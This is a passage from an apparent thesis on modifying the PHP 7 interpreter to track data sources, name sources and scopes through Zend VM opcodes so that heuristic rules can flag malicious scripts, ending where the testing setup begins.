  php_fsockopen_stream(INTERNAL_FUNCTION_PARAM_PASSTHRU, 0);
}
```

Listing 5.9: `fsockopen()` wrapper as implemented in C

```
zif_fsockopen(zend_execute_data *execute_data, zval *return_value)
{
  php_fsockopen_stream(execute_data, return_value, 0);
}
```

Listing 5.10: `fsockopen()` wrapper with macros expanded

The function is then registered to the interpreter using the `PHP_FE` define. For `fsockopen()`, this looks like listing 5.11[7].

```
ZEND_BEGIN_ARG_INFO_EX(arginfo_fsockopen, 0, 0, 2)
  ZEND_ARG_INFO(0, hostname)
  ZEND_ARG_INFO(0, port)
  ZEND_ARG_INFO(1, errno)
  ZEND_ARG_INFO(1, errstr)
  ZEND_ARG_INFO(0, timeout)
ZEND_END_ARG_INFO()

PHP_FE(fsockopen, arginfo_fsockopen)
```

Listing 5.11: Function registration for `fsockopen()`

5.4 Optimized compilations

Not all code is executed as a straight translation of the PHP source code. This section looks at parts which are handled in a different way by the compiler to better suit the internal structure of the VM, and parts which are optimized separately after compilation is finished. In order to properly understand how to instrument the various structures as described in PHP, we need to know how those structures look in compiled form. For this, it does not matter whether the compiler or optimizer is responsible for the optimization; we just need to know what the resulting oplines will be.

5.4.1 Boolean logic operators

Most operators have corresponding opcodes which are used in compiled instructions, such as `ZEND_ADD` for the addition operator (+). For boolean logic operators however, this is not the case. Their implementation instead uses conditional jumps, a common practice to allow short-circuiting chained logic operators (in other words, not evaluating the second input of an operator if the first input is enough to determine the resulting value). Examples of boolean logic operators in practice, including cases of short-circuiting, are shown in listing 5.12.

In each case, a jump instruction is used that, when the condition is met, jumps directly to the appropriate `ZEND_SEND_VAL` instruction. If the condition is not met, the VM simply goes to the next instruction (in these cases always a `ZEND_BOOL` instruction) after which the `ZEND_SEND_VAL` is triggered again. Note that the jump instructions also write a value (`ZEND_JMPZ_EX` casts op1 to a boolean and writes to result, `ZEND_JMPNZ_EX` casts op1 to a boolean and writes the inverse to result). The `ZEND_BOOL` instruction simply performs a cast to a boolean value from op1 to result. In pseudocode, each block can be written down as shown in listing 5.13.

[6] Defined in `<ext/standard/fsock.c>`

[7] See `<ext/standard/basic_functions.c>`

```php
<?php
// This example assigns the values to variables to prevent
// the optimizer from replacing the statements with boolean
// constants.
$a = true;
$b = false;

var_dump($a && $b);
var_dump($a || $b);
var_dump($b && $a);
var_dump($b || $a);
```

Listing 5.12: Boolean logic operators

```
// This example uses OR logic. For AND, the result would be the inverse of a.
result = (bool)a

if result
  goto call
endif

result = (bool)b

call: var_dump(result)
```

Listing 5.13: Pseudocode example of boolean operator casting

5.4.2 Conditional blocks

Conditional blocks are implemented with a series of jumps. The way these jumps are chained changes depending on how if-then-else blocks are structured and combined. This section discusses several variations to show the various relevant implementation details.

Consider a basic if-then block. The flow is quite straightforward: the `ZEND_JMPZ` instruction jumps 'over' the conditional block if the condition is not met. If the condition is met, the jump is not executed and the VM continues executing, which brings it into the conditional block. When the block finishes, it automatically continues executing beyond. Adding an else block means that if the condition is not met, rather than jump to the end of the block, it needs to jump to the beginning of the else block. More importantly, if the condition is met and the first jump is not executed, the VM should not just continue running; it will then end up in the else block after finishing the if block. To prevent this, a jump is added to the end of the if block that jumps to the end of the else block. This is visible in table 5.15, and shown in pseudocode in listing 5.16.

```php
<?php
function test_if($condition) {
  $result = 0;

  if($condition) {
    $result = 1;
  } else {
    $result = 2;
  }

  return $result;
}

var_dump(test_if(false));
var_dump(test_if(true));
```

Listing 5.14: PHP example code for if-then-else block

	Address	Current scope	Related scope	Jump address	Opcode	Op. 1	Op. 2	Result	Extended value
1	219136	735856	-	-	ZEND_NOP	0	0	0	0
2	219168	735856	736000	-	ZEND_INIT_FCALL	96	0 L	0	1
3	219200	735856	736096	-	ZEND_INIT_FCALL	160	16 L	0	1
4	219232	735856	736096	-	ZEND_SEND_VAL	32 L	1	80	2
5	219264	735856	736096	-	ZEND_DO_UCALL	0	0	80	0
6	219296	735856	736000	-	ZEND_SEND_VAR	80	1	80	2
7	219328	735856	736000	-	ZEND_DO_ICALL	0	0	1	0
8	219360	735856	736000	-	ZEND_INIT_FCALL	96	48 L	0	1
9	219392	735856	736096	-	ZEND_INIT_FCALL	160	64 L	0	1
10	219424	735856	736096	-	ZEND_SEND_VAL	80 L	1	80	2
11	219456	735856	736096	-	ZEND_DO_UCALL	0	0	112	0
12	219488	735856	736000	-	ZEND_SEND_VAR	112	1	80	2
13	219520	735856	736000	-	ZEND_DO_ICALL	0	0	3	0
14	219552	735856	-	-	ZEND_RETURN	96 L	0	0	-1
15	150816	736096	-	-	ZEND_ASSIGN	96	0 L	0	0
16	150848	736096	-	150944	ZEND_JMPZ	80	96	0	0
17	150880	736096	-	-	ZEND_ASSIGN	96	16 L	1	0
18	150912	736096	-	150976	ZEND_JMP	64	0	0	0
19	150944	736096	-	-	ZEND_ASSIGN	96	32 L	2	0
20	150976	736096	735856	-	ZEND_RETURN	96	0	0	0

Table 5.15: Compiled code for if-then-else block

```
result = 0

if not condition
  goto jump_else
endif

result = 1

goto end

jump_else: result = 2

end: return
```

Listing 5.16: Pseudocode equivalent for if-then-else block

5.4.3 Loops

Loop constructions in PHP are essentially a combination of refined intelligent branching instructions. Rather than using the basic building blocks described previously, most common use cases for loops are built around more specific opcodes. Take for example the example shown in listing 5.17, which describes a basic loop with the condition built around a variable that is continuously increased on each iteration.

Note that for this example, no compiled output is included since it has a large overlap with the previously listed compiled output for conditional blocks. The pseudocode and this previous example are sufficient to understand the mechanics involved.

```
1  <?php
2  for($x = 0; $x < 2; $x++) {
3    var_dump($x);
4  }
5  ?>
```

Listing 5.17: PHP code example using a for loop

The pseudocode in listing 5.18 shows that contrary to the PHP notation, the conditional logic of the loop is actually placed at the end of the loop body. Upon entering the loop, a jump takes the VM directly to the appropriate point in the code. Note that the result of the increment operation is also stored in a variable that is immediately freed after, which could probably be optimised out; it is not relevant to the loop mechanics.

The jump described on line 11 is a result of the smart branching logic of the ZEND_IS_SMALLER opcodes. Several instructions, such as ZEND_IS_SMALLER and ZEND_IS_EQUAL, are equipped with this logic that embeds execution of the next instruction if that next instruction is a jump instruction. This is a form of optimization, since it saves loading and executing the next opcode through the VM. The minor overhead of checking for the next instruction in case it is not a jump instruction is acceptable since the use case of these instructions is almost exclusively in these combined circumstances. Note that in case a smart branching instruction does not take the succeeding jump, it instead moves the VM's instruction pointer to the instruction after the jump.

Appendix L contains the original preprocessor macro used in execution of these instructions.

```
1  iterator = 0
2
3  goto condition
4
5  loop_start: var_dump(iterator)
6
7  tmp = (iterator = iterator + 1)
8  free(tmp)
9
10 if condition < 2
11   goto loop_start
12 fi
13
14 return
```

Listing 5.18: Pseudocode equivalent for the for loop example

CHAPTER 6

DESIGN

The previous chapter looks at the internal structure of the PHP interpreter. This chapter aims to provide a high-level design that can be used in developing the instrumentation. For now the focus is on creating a clear picture of what general steps the system should take; details on how the design is implemented to fit the PHP internals as previously discussed is in the scope of the next chapter.




Figure 6.1: General overview of script execution within the PHP interpreter

6.1 General architecture

PHP is an extensible language and allows adding functions and features using extensions. This is something we have to take into account when building the instrumentation. First, we want to be able to instrument all extension contents without having to dive into the source code of each of these extensions, which means we need to build the instrumentation in a generic way that considers all functions as the same kind of building block. Second, it means that the instrumentation itself should be a configurable feature that can be enabled or disabled by the user at compilation.

Since most of the instrumentation requires adding logic in parts of the interpreter that are not available for hooking by extensions, it cannot be built as a proper extension. The changes that are included are in a multitude of core files which means that it is essentially still a fork of the original PHP source code. However, its configuration has been wrapped in modular fashion that allows configuring it during compilation, and there is separation of internal logic (within the tracking module) and the instrumentation interface (for use from the PHP core) to support maintainability.

6.2 Interception and injection

Figure 6.1 gives a basic overview of how the PHP interpreter handles execution of a script. This overview will serve as the basis for the remainder of this chapter. The goal of our instrumentation is to intercept and annotate data at the right points so we can handle information about the data, while the interpreter can still handle the data itself without interference. Essentially, it comes down to the following elementary actions:

- When a value is stored in memory, create a snapshot in the tracking memory annotated with relevant tracking metadata.
- When a value is retrieved from memory, expose the annotated metadata for the most recent snapshot of that value to the VM.
- When a value is retrieved from an external data source, create a snapshot in the tracking memory annotated with relevant tracking metadata.
- When an action is executed that defines an influence relationship between two values, let the VM inform the tracking mechanism so the annotated metadata can be updated.

In figure 6.2, the same basic script is executed as in figure 6.1. However, here the appropriate steps for interception and injection have been added. All connections to the "tracking" process at the bottom are ordered in chronological order from top to bottom.




Figure 6.2: General overview of script execution with instrumentation enabled

All instrumentation ultimately comes down to hooking into all actions that interface with the heap memory, external data input (but not output) and any actions that occur within the VM when executing any opcode.

6.2.1 Data tracking

In order to make the tracking system as generic as possible, a single structure is defined for tracking entries in the instrumentation. This structure can describe both variables and built-in functions, and can have relationships to any number of other tracking entries in a variety of ways. Each tracking entry contains the following information:

- Fundamental data type
- Value or function name (as appropriate)
- Containing, declaration and processing scopes (as appropriate)
- List of data sources
- List of data conditions
- List of name sources
- List of associated containing elements (i.e. elements for an array or properties for an object)

The snapshotting aspect (see section 3.2.1) requires making copies of the current state of every variable at each step that is relevant to the tracking logic. Every time a new value is added or a new instance is created, a new copy is made from the current state in the VM to the value store in the instrumentation component.

Whenever an entry is marked as a data influence for another entry, the tracking handlers include the flattening logic (see section 3.2.2) on the fly. This ensures that each entry in each of the lists does not need to be resolved further, and can be quickly evaluated when applying heuristic analysis.

6.2.2 Designation of fundamental data types

The instrumentation needs to know which data to designate as which type in order for the tracking to be useful. Fortunately, each of the types can be easily classified:

- Compile-time constants are stored by the compiler in a part of memory separate from the heap memory available at runtime to the executor. The executor knows whether it needs to access that constant memory or the heap memory based on the `op_type` parameters to an opline. That means that we know which memory a variable comes from when it is retrieved, so during interception it can be annotated as a compile-time constant.
- Built-in function call results are always the result of a built-in function call, which have their specific routines in the executor. For example, any value assigned to the `result` parameter of a `ZEND_DO_ICALL` is by definition the result of a built-in function call.
- External input is handled through specific interfaces by the PHP interpreter. The superglobals are created during initialization of an executor instance by specific functions; in other words, the instrumentation needs to be made a part of those specific functions to mark the handled values as external input right there. Runtime external input (e.g. reading from standard input) is handled by specific built-in PHP functoins, which need to be instrumented individually to mark any output generated by those functions as external input as well.

Anything that isn't specifically designated as a fundamental data type is (by definition) a derived variable and does not have a type.

6.2.3 Scope tracking

Throughout VM execution, the instrumentation keeps track of the scopes. The basic concept of scope includes user functions and object methods, but for the final tracking its use case is limited to the aforementioned dynamic code execution methods (through `eval()`, `include()` and their respective siblings). Whenever a new scope is created using one of these methods, it is annotated with the scope type and its initialization value (e.g. the variable that was passed to `eval()` as an argument) to distinguish it from the main scope and function bodies. This is then used to decorate the processing and declaration scope properties of the tracking entries.

6.3 Memory interfacing principles

Something important to take note of is that the interpreter was designed and built to be as fast as possible with a low memory footprint. This design means that basic operations such as storing and retrieving data in memory is not handled by centralized helper functions or interfaces; such layers of abstraction would add needless additional frames to the call stack, cause overhead because actions are wrapped in indirection and would degrade the overall performance of the interpreter.

The problem with this design is that it makes instrumentation difficult because there isn't an easily identifiable small set of functions that requires instrumentation. If such a layer of indirection existed, all we would need to do is instrument the function for storing data in memory and instrument the function for retrieving data from memory, and we would have most of the work down already (see figures 6.3 and 6.4).




Figure 6.3: Generic methods for memory interfacing in the interpreter (hypothetical)




Figure 6.4: Instrumentation for generic memory interfacing methods

Instead, we need to identify each separate location in the code that performs these actions, and add instrumentation at those exact locations. On top of that, the low-level calls used for memory interfacing are specialized for the functions from which they are executed, which means that the instrumentation requires customization for a lot of different locations. Contrast the previous figures with figures 6.5 and 6.6 for a rough sketch of what this entails.




Figure 6.5: Specialized memory interfacing calls in the interpreter




Figure 6.6: Instrumentation for specialized memory interfacing methods

6.4 Heuristic testing

In order to allow automatic testing of the tracked data against a predefined set of rules, the instrumentation needs to be run through an automated heuristic engine. This requires the design of a modular rule model, that allows testing for various components of the tracked data. These are based on the different instrumentation variants as named so far. For tracked data, the rules will only be required for function calls. Tracked variable states by themselves are not interesting since that by itself does not result in any behaviour with influence on anything beyond the internal symbol table. However, once they are used as input for function calls, they become relevant since the contained data and the data origins will influence the behaviour of those function calls.




Figure 6.7: Contents of instrumentation tracking memory after script execution

For function calls, the following elements are relevant to test against:

- Function name value
- Function name sources
- Scope within the function call is made
- Function argument values
- Function argument data sources
- Function argument processing scopes

Going back to the example flow in figure 6.2, we can look at what the instrumentation tracking memory will look like after execution has concluded. The relevant fields have been captured in figure 6.7. It shows how it's possible to test for rules specifying constraints on e.g. function names and argument data sources, by simply iterating over the second table (containing function calls) and testing them by looking at values in the row and (where necessary) associated values in related rows in the first table (containing variable snapshots). Testing for a call to `var_dump()` with a variable typed user input as a data source is a trivial lookup: function entry 1 has variable 3 as an argument, of which variable 2 is both a data source and typed user input - it thus matches.

It should be noted that the rules will be managed as data structures in C for this prototype. Of course, to make it a viable product in the long run, the rules should be loaded from files in e.g. a JSON or YAML format, but for sake of simplicity that part is left out of the implementation goals in the scope of this thesis.

6.5 Performance considerations

Adding instrumentation to the interpreter will naturally introduce overhead in both processing time and memory footprint. It is not reasonable to aim for a minimum overhead in building the first prototype, but performance should definitely be kept in mind during implementation so that any code is built with efficiency in mind.

The memory footprint in particular can be problematic, because any intermediate value for any variable is kept in memory (as snapshots, for tracking purposes) whereas a value that is overwritten is usually purged from memory. Applications and scripts tend not to be designed with the mentality of limiting the number of value writes during execution; in fact, in the case of malware obfuscation, authors deliberately introduce a lot of intermediary variables with many cross-variable writes in order to achieve their goal of obfuscation.

Although the prototype may not be the epitome of efficiency, total disregard for optimization may lead to even the most basic real-life scripts under test leading to overly long processing times and high memory consumption. This means that some basic principles should be kept in regard such as eager allocation (i.e. structure memory allocation in batches rather than as needed), pass-by-reference rather than pass-by-value, copy-on-write and reference counting in combination with garbage collecting (purging entries from memory which have no use anymore).

Chapter 7

Implementation

Throughout the previous chapters we've seen the options the PHP interpreter offers for instrumentation, and what design we want this instrumentation to fit. This chapter goes into detail regarding the actual creation and implementation of the instrumentation based on that background information, and discusses the main decisions made in implementation of the tracking methodology.

7.1 Instrumentation and hooks

This section discusses all the components that had to be modified or expanded for supporting the instrumentation and tracking mechanisms. This section contains several references to core functions in the PHP VM and the files in which they are located, in case the reader is interested in looking up the original code and context.

7.1.1 Setup and breakdown

Since the instrumentation requires some initialization, it needs a proper hook for initializing the data at a sensible moment. This consists of two parts: first loading general components which stay static throughout the executions (used for the heuristics, discussed in the next chapter) and second initializing tracking data that is reset for each script execution.

The PHP VM is fully initialized and destroyed using the `zend_startup()` and `zend_shutdown()` methods respectively, which are expanded for use in the general static component loading. For each executed script, a session of the VM is set up and broken down using `zend_activate()` and `zend_deactivate()`, which are expanded for the per-session data initialization and breakdown.[1]

Loading of an individual script always passes through the `zend_execute_scripts()` function, which is instrumented to allow retrieving the filename of the script under execution. This makes it easier to separate the instrumentation results when running it in a server setup, rather than under individual execution.

7.1.2 Logging executed instructions

Although not a requirement for the instrumentation itself, it proved vital during the development process to be able to see which instructions pass through the VM and extract information from the instructions to find out how the instrumentation could access the required data. To make this possible, there needs to be a hook that is called during the start of the processing of each opline. The function `execute_ex()`[2] contains the loop that iterates over the input instructions and allows adding a function call prior to the start of the instruction execution.

7.1.3 Opcode-specific instrumentation

Each opcode handler is implemented in the file `<Zend/zend_vm_def.h>`. When custom instrumentation of an opcode is required, it should be added to the code in this file. Using the template `<Zend/zend_vm_execute.skel>` and the custom preprocessor script `<Zend/zend_vm_gen.php>`, the implementations are compiled into specific versions depending on the operand types that are supplied during execution. Several macros handled by this custom preprocessor are used for type-specific argument handling (e.g. retrieving the value from a `literals` store rather than the stack if the type is `CONST`) which should be taken into account when adding custom code to these handlers.

7.2 Data management

Although this section also discusses several implementation codepoints, the main focus is on the mechanisms that are introduced or modified for instrumentation. It relies heavily on the background of the internals of the PHP VM described in the previous chapter.

[1] All core functions are located in `<Zend/zend.c>`

[2] Defined in `<Zend/zend_vm_execute.h>`, managed through the template `<Zend/zend_vm_execute.skel>`

7.2.1 Literals

Literals (compile-time constants) are created within the compilation code and added to a literals collection of the appropriate zend_op_array object. Unfortunately, tracking them based on the literals address is not easy since the address tends to change during the compilation; whenever it needs to be resized, the memory is reallocated which may cause the address of the literals collection to change[3]. In order to prevent having to track every reallocation, literals are tracked based on the zend_op_array memory address rather than the literals address during compilation (which does remain static as the object is not dynamically sized).

Because literals collections may be used in multiple contexts during execution (c.q. the pointer value gets copied) the tracking at run-time does need to know the address of the literals collection itself. To support this, whenever a zend_op_array object is first used during execution, the instrumentation looks at the associated literals collection and modifies the address in the tracking table for any object registered relative to the zend_op_array memory address and changes it to its counterpart relative to the literals memory address.

7.2.2 Constants

Constants are global immutable variables that are defined at runtime. They can be assigned using the define() function, and retrieved by using their full name or using the constant() function. In order to properly track constants in a central location, instrumentation is located in several helper methods. This prevents code duplication between the constant() function implementation and the ZEND_FETCH_CONSTANT opcode for direct referencing, and helps circumventing the constant resolution process (which is not straightforward because PHP allows for case-insensitive constant names)[4]. Note that there is also a ZEND_DECLARE_CONST opcode that is used for the const keyword, and overlaps with the constant() function in functionality.

The instrumentation itself is not complicated: it simply treats constants as globally scoped variables. The input value used for the define() call is a data source for the constant, and the supplied name is considered a name source. When a constant does not resolve PHP falls back to using the constant name as a string, which is then considered a compile-time constant by the instrumentation.

7.2.3 Arrays

Arrays can essentially be considered recursive variables, since they can contain any number of other variables. Programmers can modify an array in full, as well as modify specific elements. These properties mean that it makes sense to both track arrays as a whole and track each individual array element. This allows more fine-grained control and tracking of the contents of the variable, and prevents using arrays as value intermediaries to hide the origins of data from the tracking instrumentation.

As already noted in the beginning of this chapter, the tracking entry structure includes a list of member elements that are in turn other entries. Since the key of an array element can also be sourced from a variable, this includes tracking name sources for array elements during creation and modification of values in particular member slots.

Whenever a data influence is added to the array as a whole, it should also be added to each individual member. This is in fact an extension of the snapshotting and flattening logic; it enables tracking the data source of a particular member at each time, without needing to resolve any relationships the entry has with other entries aside from the first-order data influence relationships.

7.2.4 Objects

Objects are essentially used for partitioning and scoping variables and functions, and controlling access to them where appropriate. The functions (i.e. class methods) are simply a specific case of user functions, with an additional set of private scopes they have access to (private instance and class properties) and several special properties (such as the $this variable). Its properties are managed in a way similar to arrays: a containing variable managing any number of other variables. The instrumentation of these is thus roughly the same.

A key difference with arrays is that properties can be defined and initialized both on the class (statically) and on the instance (dynamically). When a new object is created, all definitions and values of class properties are copied over to the instance. On top of that, an instance still has access to static class properties. Instrumentation of this means equipping all member access functions and object method call wrappers with logic that follows the complicated flows of data used in the lifecycles of both classes and instances.

7.2.5 External input

For all auto globals (see section 5.2.13), the containing values are annotated with the appropriate fundamental type. Although in previous sections all of these have been lumped together as 'external input', it makes sense to add an additional distinction between user-controlled input and server-controlled external input. The $_SESSION,

[3] Handled in <Zend/zend_compile.c>

[4] See <Zend/zend_constants.c> for general constant handlers and <Zend/zend_builtin_functions.c> for the define() and constant() functions

$_SERVER and $_ENV are not user-controlled while the others all are, although it should be noted that $argv and $argc are only user-controlled in a CLI-initiated environment.

Note that all but the $argc auto globals are arrays, for which both the array itself and each member element are annotated with the appropriate fundamental type. This means that should you choose to add a member to e.g. the $_GET array during your script that does not originate from user input, it will not be annotated as such (although its containing array will be).

7.3 Language constructs

In this section, we look at specific flows of opcodes that need to be instrumented to enable tracking of certain information. Make sure to refer to the examples provided in the previous chapter of how certain PHP scripts are compiled and handled internally.

7.3.1 Variable assignments and references

The most basic instruction, ZEND_ASSIGN, simply assigns the value from the second to the first variable. If the result of the operation is also used (in an optimization of chained assignment), the value of the second variable is also assigned to the result variable. A simple hook call from the opcode handler is enough to track the data sources involved.

References are managed similarly to how PHP handles this internally, using pointers between tracking structures. However, since the goal of the instrumentation is to manage snapshots of the data at any point in time, a write to a referenced variable is somewhat more complicated than a read. In this case, the tracking entry for the referenced variable is duplicated (with the newest entry being set to the newly written value) and every tracking entry relating to a reference to that variable is also duplicated, with the internal reference pointers pointing to the newest referenced variable entry. In other words, both the reference and the referenced variable are duplicated for the purpose of snapshotting, meaning both the variable values and references remain intact later.

7.3.2 Operators

There are several operators for basic operations, such as mathematical (e.g. addition and subtraction), bit shifts (e.g. shift left), bitwise logic (e.g. AND and XOR) and string concatenation. For all of these operators, the input operands are considered data sources for the result operand. (Note that boolean logic operators are exceptions to this, which will be touched upon later in this chapter.)

```
1 <?php
2 // Separate operator and assignment use
3 $tmp = $a + $b;
4 $a = $tmp;
5 // Augmented operator, functionally equivalent to the above
6 $a += $b;
7 // Augmented operator with result reuse
8 $c = $a += $b;
```

Listing 7.1: Augmented assignment operators

There are also augmented assignment versions of these operators, for which the result operand is also the first input operand. An example of an augmented operator is shown in listing 7.1. In this case, the second input operand becomes a data source for the first operand (the first operand does not, since something cannot be a data source to itself). Additionally, the result operand can be different from the first input operand in situations like the third code example in listing 7.1, in which case both input operands also become data sources to the result operand.

Basic operators have simple and descriptive names, such as ZEND_ADD for addition. Its augmented counterpart is named ZEND_ASSIGN_ADD. Each of these opcodes is instrumented by adding code to their respective opcode handlers.

7.3.3 Value comparisons

For all comparison operators, the input operands are considered data sources for the result operand. Although a lot of data is lost (regardless of the input data types, the result reduces it to a boolean value) the value is nonetheless directly influenced by the input operators, which is what constitutes a data source within the instrumentation context.

Note that the results of value comparisons are often used in conditional blocks, which means that the values will usually become data conditions rather than data sources.

7.3.4 Internal function calls

Internal function calls are considered atomic black-box operations by the instrumentation. In other words, it does not care what happens inside the function; data is tracked as it goes in and comes out, and the only thing that is tracked about the output data is that it was the result of the input data being processed by an internal function with a certain name. An internal function call is one of the fundamental data types, so instead of the usual copying of data sources that occurs when assigning values, the function call is itself considered a data source without any direct data sources. However, the arguments that were passed to this function are tracked and can have data sources of their own.

Variable function calls are distinguished from regular function calls by the `ZEND_INIT_FCALL` opcode being replaced by the `ZEND_INIT_DYNAMIC_CALL` opcode. For such cases, the variable containing the function name is added as a name source for the function call. If that variable has one or multiple data sources, all of those data sources are considered name sources to the function name.

Note that some specific internal functions can be overridden for custom instrumentation. For example, the `constant()` function for retrieving a constant's value has interwoven instrumentation to intercept the return value and handle it as value assignment from a constant rather than from a function call. These are functions that allow access to VM internals and so instrumenting them is a necessity to ensure full tracking coverage.

A second exception is made for functions where direct influence relationships are established between arguments and the return value, and considering functions as black boxes would hide that relationship from the instrumentation. Basic encoding functions such as `base64_decode()` and `str_rot13()` are prime examples of those popular in malware obfuscation, but there are also much more basic handler functions such as `substr()`, `str_replace()` and `array_merge()` to take into account. In order to deal with these functions, each of them must be added to a set of exceptions explicitly, with a list of which arguments should be considered data sources for the return value. In case of e.g. `substr()` that is only the first argument, but in case of `array_merge()` it is all the arguments.

7.3.5 User function calls

During execution, user functions look similar to scripts that have the function bodies embedded. Although in the PHP code and during compilation it can make a big difference for code deduplication, the VM handles the instructions no different from when the code appears outside a function. Any scope changes involved with user functions are handled by the compiler rather than the VM. See section 5.2.9 for more detailed background information.

When instrumenting, the instructions within the function body are no different from other instructions. The only special procedures are the transitions into and out of the function body, particularly transferring data across the scopes. When arguments are passed to the function, they are handled by `ZEND_SEND_VAL`, `ZEND_SEND_VAR` and `ZEND_SEND_REF`, which are instrumented as value/reference assignment operations like `ZEND_ASSIGN` and `ZEND_ASSIGN_REF`, with the distinction that source and target operands are not necessarily in the same scope. When leaving the function body, the function has the opportunity to pass a value back to the calling scope using the `return` call, which is compiled as the `ZEND_RETURN` opcode. This instruction is also instrumented as a cross-scope assignment operator, but notably it only carries the source in its operands; the target is extracted from the result operand of the `ZEND_DO_UCALL` instruction which 'opens' the function block that `ZEND_RETURN` closes, which is accessible using the `opline` member (the last instruction of the calling scope) of the `prev_execute_data` member (the calling scope) of the current execution scope.

7.3.6 Variable variables

Just like variable function calls, PHP supports variable variables. Whenever data is written to or read from a variable variable, the naming variable in question is considered a name source for the assignment target. Beyond this, it is a regular variable assignment.

7.3.7 Conditional blocks

For any operation that occurs within a conditional block which assigns data sources, the condition is taken as a data condition. For example, looking back at the examples given in section 5.4.2, the code in listing **??** makes `$condition` a data condition for `$result` if the block is executed. Note that if the condition is false, the block is not executed and the data condition will not be assigned. Although it could be considered a data condition, deducing such relations is difficult in a dynamic environment (because it requires looking at instructions which are not executed) and so is not used. Alternatively, in listing 5.14, the data condition will always be assigned to `$result` since it is assigned in both blocks (and it will always execute one of the blocks).

Note that in if-then-else blocks, some reverse engineering is required to deduce the structure of the conditional blocks from the VM instructions. When a `ZEND_JMPZ` instruction is executed, inspection starts on the instruction directly preceding the target jump address. If that is a `ZEND_JMP` (an unconditional jump) it qualifies everything between the `ZEND_JMPZ` and `ZEND_JMP` as part of the if block, and everything between the `ZEND_JMP` and its target jump address as part of the else block. If no else block is present, no `ZEND_JMP` will precede the `ZEND_JMPZ` target address, and it will be considered as a 'basic' conditional block (spanning from the `ZEND_JMPZ` instruction to its target address).

Address	Jump address	Opcode	Instrumentation
221088	-	ZEND_ASSIGN	-
221120	221216	ZEND_JMPZ	Start of conditional construct
221152	-	ZEND_ASSIGN	Start of if-then block
221184	221248	ZEND_JMP	End of if-then block
221216	-	ZEND_ASSIGN	Start of else block
221248	-	ZEND_RETURN	End of construct

Table 7.2: Conditional block dissection for instrumentation

Take the example given in listing 5.14 and table 5.15, for which the instrumentation is described in table 7.2. Note that this table lists the code in compiled order rather than execution order, to better clarify the steps described above. It is limited to the body of the `test_if()` user function in the example.

Conditional loops (i.e. `while()` and `for()`) and `switch()` blocks are instrumented in a similar fashion.

7.3.8 Boolean logic operators

Boolean logic operators differ from other operators. Instead of implementation through specific opcodes, boolean logic operators are executed through a series of conditional jumps (see also section 5.4.1). These jumps are already instrumented for conditional blocks, and because of this, variables used in boolean logic are sometimes considered data conditions rather than data sources. There is no way of distinguishing boolean operators from other conditional constructs; the point of this optimization in PHP is of course that it is functionally equivalent.

If we wanted to be able to consider boolean operators as actual operators, it would involve extensive modification of the compiler and VM to add special opcodes for these operators, which will then allow special instrumentation. This has not been done for this project due to the large, complicated and fault-intolerant nature of these modifications. They may be considered as future improvements to allow more refined tracking of the behaviour.

7.3.9 Serialization

Due to time limits, handling serialization and deserialization was not included in the scope of this project. However, since it is an essential component of the language and frequently used in PHP attacks, it is worth noting it here as an important construct to handle.

During serialization, a variable is reduced to a basic (and reversible) description that can be safely transferred or stored using type-unaware systems and channels. During this operation, every type of value (including large and complex values such as arrays and objects) are converted to a string representation. Deciding on how to handle data influence across this conversion is a complicated task, since especially in case of containerized types (i.e. arrays/objects) there is a certain level of precision lost in the conversion. Aggregating all data influence across all members for the resulting string value (and conversely, copying the data influence for that string value to each member on deserialization) may cause false positives since influence relationships for members will be mixed.

Since this aspect is considered out-of-scope, the calls to `serialize()` and `unserialize()` are for now simply considered blackboxed built-in function calls.

CHAPTER 8

TESTING AND RESULTS

After defining all heuristics to use based on the tracking capabilities described in the previous chapter, the system as a whole can be put to the test. This chapter discusses the proposed heuristics, the input files that were used for testing the software, what results were to be expected and what the outcome of these tests was.

8.1 Goals

When testing the instrumentation, we will be looking at both the accuracy and the performance impact of our instrumentation. This can be described in terms of the following measurable metrics:

- How many malicious scripts are correctly identified as malicious? (True positive rate)
- How many malicious scripts are incorrectly identified as legitimate? (False negative rate)
- How many legitimate scripts are correctly identified as legitimate? (True negative rate)
- How many legitimate scripts are incorrectly identified as malicious? (False positive rate)
- How much CPU time does the instrumented version of PHP use compared to the CPU time used by the uninstrumented version of PHP? (CPU time overhead)
- How much memory does the instrumented version of PHP use compared to the memory used by the uninstrumented version of PHP? (Memory overhead)
- How much filesystem activity does the instrumented version of PHP incur compared to the uninstrumented version of PHP? (Disk overhead)

In order to properly determine all of these values, we can list the following requirements for our testing:

- An instrumented binary of PHP
- A stock (c.q. non-instrumented) binary of PHP
- A large corpus of malicious scripts (identified manually)
- For each malicious script, a request (c.q. input data) as will be sent by an attacker to trigger its malicious behaviour (where applicable, see section 4.4)
- A large corpus of legitimate scripts (identified manually)
- Tooling to measure CPU time, memory use and filesystem activity during execution of a PHP binary

The following sections will outline how each of these requirements was met, how the tools and data in question were used, and what the results of these tests were.

8.2 Testing data set composition

Naturally, the data set under test should be comprised of both malicious and legitimate code. The goal is to maximize heuristic matches on the malicious code while minimizing false positives on the legitimate code. Since the demand for this technology originates from the shared web hosting industry, the scripts under test should also be representative of those found on such environments.

The set of malicious scripts in our data set is made up of 50 different malware scripts[1], ranging from popular generic web shells to packet flooders to spam scripts. Each of these scripts was manually inspected to see which conditions had to be met to trigger the malicious execution paths in those scripts, and specific input data was crafted to trigger that behaviour. For example, for the script shown in listing 4.10, the input needed to contain a valid password and the injected code needed to be valid base64-encoded PHP code. Some scripts also had to be modified slightly to ensure compatibility with PHP 7, but these were minimal changes and did not modify the behaviour of the scripts.

The collection of legitimate scripts in our data set is composed of popular web applications Joomla! (versions 3.3.5, 3.5.0 and 3.6.2) and WordPress (versions 3.8, 4.2 and 4.6.1), plus some custom scripts that have been known to be mistaken for malicious code by other scanners or abuse desk personnel[2]. Versions were selected that are compatible with PHP 7. No custom plugins or themes were used for any of the CMS software packages.

[1] Malware provided by Patchman as collected from customer systems and honeypots

[2] Scripts provided by Patchman as submitted by their customers

8.3 Test setup

Our test setup uses two versions of PHP 7: one compiled with the instrumentation, and one of the same codebase compiled without the instrumentation as a control setup. By using the same codebase to compile the stock PHP (c.q. uninstrumented), we ensure that aside from the instrumentation, the versions are exactly the same.

For each script, we executed it on both versions of PHP with the crafted input supplied on the right input channels. Execution was then monitored using the GNU `time` tool[3], which keeps track of the following metrics during execution:

- Total CPU time (precision of $0.01s$)
- Maximum amount of resident system memory used by the process (in bytes)
- Number of recoverable page faults (i.e. number of data accesses that require a read-from-disk action)

These metrics serve to compare the performance of the two versions of PHP, so that we can determine the performance overhead incurred by the instrumentation.

